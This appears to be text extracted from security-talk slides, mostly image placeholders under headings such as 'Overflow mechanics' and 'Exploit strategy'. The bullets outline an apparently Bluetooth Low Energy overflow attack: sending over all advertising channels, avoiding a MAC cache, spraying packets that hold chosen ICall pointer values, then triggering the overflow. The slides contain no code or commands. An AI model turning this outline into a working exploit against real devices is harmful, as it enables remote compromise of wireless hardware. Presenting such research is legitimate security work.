
# Overflow mechanics



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
# Overflow mechanics





**Send over all advertising channels**

**Avoid MAC cache mechanism**




# Exploit strategy


Spray packets that holds the desired ICall pointers values

Trigger the overflow


# Exploit strategy




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
